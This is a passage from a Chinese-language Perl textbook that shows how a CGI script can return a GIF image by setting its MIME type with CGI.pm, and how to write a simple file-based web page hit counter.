


图 22.1 检查浏览器可接受的 MIME 类型

### 22.2.6 从 CGI 脚本返回图像

若想以图像格式返回 CGI 脚本的结果，每天一个新图像。可以实现吗？当然，只需确保正确设置将要发送给浏览器的数据的 MIME 类型。

如果把文档的 MIME 类型设置为图像类型，则可以直接把图像的原始字节发送给 Web 浏览器，允许你在编程控制下返回图像。图像 MIME 类型是 image/jpeg、image/gif；有关检查特定浏览器可以接受的图像类型，请参见上一节。

现在，考虑下面这个示例，我将从 CGI 脚本中返回 image.gif 文件中存储的图像，并在正规的网页中使用<IMG>标记读该 CGI 脚本。首先，打开图像（我确保图像文件的权限级别设置得足够低，这样，CGI 脚本就能够打开它）：

```
#!/usr/local/bin/perl

use CGI;

$co = new CGI;

open (IMAGE, "<image.gif");
```

现在，使用-s 文件操作符获取文件大小，并把整个图像读入名为\$data 的标量中：

```
#!/usr/local/bin/perl

use CGI;

$co = new CGI;

open (IMAGE, "<image.gif");
```



```
$size = -s "image.gif";  
  
read IMAGE, $data, $size;  
  
close IMAGE;
```

余下的事情就是将图像输出到 Web 浏览器。要正确地设置 MIME 类型，需把该类型传递给 CGI.pm 模块的 `header` 方法，设置 `-type` 属性。这里，把该类型设置为 `image/gif`，然后只把原始数据输出到浏览器：

```
#!/usr/local/bin/perl  
  
use CGI;  
  
$co = new CGI;  
  
open (IMAGE, "<image.gif");  
  
$size = -s "image.gif";  
  
read IMAGE, $data, $size;  
  
close IMAGE;  
  
print  
  
$co->header(-type=>'image/gif'),  
  
$data;
```

这就是所有操作。现在，在网页中，如果使用 `SRC` 属性以图像源的方式给脚本命名，就可以使用 `<IMG>` 标记显示该脚本返回的图像 `image.cgi`：

```
<HTML>  
<HEAD>  
<TITLE>Images From CGI Scripts</TITLE>  
</HEAD>  
<BODY>  
<CENTER>  
<H1>Images From CGI Scripts</H1>  
<IMG SRC = 'image.cgi'>  
</CENTER>  
</BODY>  
</HTML>
```

图 22.2 显示了这段代码的结果。在图中可以看到，CGI 脚本真的返回了一个图像，可以在静态网页中使用它。




图 22.2 显示从 CGI 脚本返回的图像

### 22.2.7 创建网页点击计数器

现在我们要进行 CGI 编程，想在公司的主页中使用 Web 计数器。如何编写计数器呢？答案是：可以按各种方式编写。

创建 Web 计数器脚本以计算页面的点击数并不困难：只需把当前数存储在文件中，并按需要显示这个数字即可。这里，我编写了两个示例——一个是以文本方式显示当前点击数，另一个是使用可以自定义的图像显示当前点击数。

#### 22.2.7.1 基于文本的网页计数器

第一个基于文本的示例命名为 `counter.cgi`，请参见程序清单 22.1。要使用它，必须在存放 `counter.cgi` 的目录中创建一个名为 `count.dat` 的文件。要开始计数，使用文本编辑器，在 `count.dat` 中置入 0 值，并使该文件的权限足够低，这样，系统上的 CGI 脚本就能够写它。

这里要做的是读取 `count.dat` 中的当前计数，增加它，并把它存储在 `count.dat` 中：

```
#!/usr/bin/perl

use CGI;

$co = new CGI;

open (COUNT, "<count.dat")
    or die "Could not open counter data file.";

$count = <COUNT>;

close COUNT;

$count++;

open (COUNT, ">count.dat");

print COUNT $count;
```



```
close COUNT;
```

余下的事情是给用户显示新的计数和消息，指出了如果他重新加载这个脚本，将会更新计数：

```
print
$co->header,
$co->start_html(
    -title=>'Counter Example',
    -author=>'Steve',
    -BGCOLOR=>'white',
),
$co->center($co->h1('Counter Example')),

$co->p,
$co->center($co->h3("Current count: ", $count)),

$co->p,
$co->center($co->h3("Reload the page to update the count")),
```

这就是所有必要的代码。图 22.3 显示了结果；每当你重新加载页面时，计数就会增加。

#### 程序清单 22.1 counter.cgi

```
#!/usr/bin/perl

use CGI;

$co = new CGI;

open (COUNT, "<count.dat")
    or die "Could not open counter data file.";

$count = <COUNT>;

close COUNT;

$count++;

open (COUNT, ">count.dat");
print COUNT $count;

close COUNT;

print
$co->header,
$co->start_html(
    -title=>'Counter Example',
    -author=>'Steve',
    -BGCOLOR=>'white',
),
$co->center($co->h1('Counter Example')),
```

```

$co->p,
$co->center($co->h3("Current count: ", $count)),

$co->p,
$co->center($co->h3("Reload the page to update the count")),

$co->end_html;

```

